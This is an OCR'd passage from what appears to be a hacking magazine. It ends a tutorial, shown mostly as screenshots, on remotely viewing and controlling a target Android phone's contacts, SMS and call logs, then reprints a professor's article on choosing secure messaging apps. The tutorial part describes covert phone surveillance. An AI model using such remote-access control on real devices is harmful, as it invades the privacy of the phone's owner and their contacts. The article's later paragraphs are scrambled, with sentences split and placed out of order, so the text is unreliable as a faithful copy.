


We can view and control the entire contacts data stored on the target Android phone.

This part of the page has been
intentionally left blank




This part of the page has been
intentionally left blank



It's the same with SMS messages.


This part of the page has been
intentionally left blank



We can even send a SMS to another mobile number from the target Android device. But it needs to have SIM in the phone (My target doesn't have).

This part of the page has been

intentionally left blank



From the "Call logs" we can view and download all the call logs from the target Android phone.

This part of the page has been

intentionally left blank

CYBER SECURITY

SIGNAL IS NOT THE PLACE FOR TOP SECRET COMMUNICATIONS, BUT IT MIGHT BE THE RIGHT CHOICE FOR YOU- A CYBERSECURITY EXPERT ON WHAT TO LOOK FOR IN A SECURE MESSAGING APP.

Frederick Scholl
Associate Teaching Professor of
Cybersecurity, Quinnipiac University

When top White House defense and national security leaders discussed plans for an attack on targets in Yemen over the messaging app Signal, it raised many questions about operational security and recordkeeping and national security laws. It also puts Signal in the spotlight.

Why do so many government officials, activists and journalists use Signal for secure messaging? The short answer is that it uses end-to-end encryption, meaning no one in position to eavesdrop on the communication – including Signal itself – can read messages they intercept.

But Signal isn't the only messaging app that uses end-to-end encryption, and end-to-end encryption isn't the only consideration in choosing a secure messaging app. In addition, secure m-

essaging apps are only part of the picture when it comes to keeping your communications private, and there is no such thing as perfect security.

I'm a cybersecurity professor who worked for several decades advising companies on cybersecurity. Here are some of the factors I recommend considering when looking for a secure messaging app:

"There are a number of independent secure messaging apps to choose from, including Briar, Session, Signal, SimpleX, Telegram, Threema, Viber and Wire. You can use more than one to adapt to your individual needs."

Secure app choices

The most common messaging protocol, SMS, is built into every smartphone and is easy to use, but d-

oes not encrypt messages. Since there is no encryption, carriers or government agents with a warrant, which are typically submitted by law enforcement and issued by a judge, can read the message content. They can also view the message metadata, which includes information about you and your recipient, like an internet address, name or

(Cont'd On Next Page)

both.

Truly secure messaging is based on cryptography, a mathematical method to scramble data and make it unreadable. Most secure messaging apps handle the scrambling and unscrambling process for you. The gold standard for secure messaging is end-to-end encryption. End-to-end encryption means your message is fully encrypted while in transit, including while transitioning the communications provider's networks. Only the recipient can see the message. The communication provider does not have any encryption key.

Apple iMessage and Google Messages use end-to-end encryption, and both are widely used, so many of your contacts are likely already using one of them. The downsides are the end-to-end encryption is only iPhone to iPhone and Android to Android, respectively, and Apple and Google can access your metadata – who you communicated with and when. If a company has access to your metadata, it can be compelled to share it with a gov-

ernment entity.

WhatsApp, owned by Meta, is another widely used messaging app. Its end-to-end encryption works across iOS and Android. But Meta has access to your metadata.

There are a number of independent secure messaging apps to choose from, including Briar, Session, Signal, SimpleX, Telegram, Threema, Viber and Wire. You can use more than one to adapt to your individual needs.

Default end-to-end encryption is only the first factor to consider when thinking about message security. Depending on your needs, you should also consider whether the app includes group chats and calls, self-destructing messages, cross-device data syncing, and photo and video editing tools. Ease of use is another factor.

You can also consider whether the app uses an open-source encryption protocol, open-source code and a decentralized server network. And you can weigh whether the app company c-

"WhatsApp, owned by Meta, is another widely used messaging app. Its end-to-end encryption works across iOS and Android. But Meta has access to your metadata."

(Cont'd On Next Page)

-ollects user data, what personal information is required on sign-up, and generally how transparent the company is.

ntionally giving access to an attacker. For example, Russian operatives reportedly tricked Ukrainian troops into giving access to their Signal accounts.

Also, if you use Signal, you should probably use its nicknames feature to avoid adding the wrong person to a group chat – like National Security Adviser Michael Waltz apparently did in the Signalgate scandal.

Beyond the messaging app, it's important to practice safe security hygiene, like using two-factor authentication and a password manager. There's no point in sending and receiving messages securely and then leaking the information via another vulnerability, including having your phone itself compromised.

People can be lured into compromising their apps and devices by uninte-

Human factors

This Article first appeared in The Conversation

USEFUL RESOURCES

[Check whether your email is a part of any data breach](#)

<https://haveibeenpwned.com>

[Vulnera](https://github.com/hackercoolmagz/vulnera)





Buy now



Buy now



Buy now



Buy now



Buy now



Buy now



Buy now



Buy now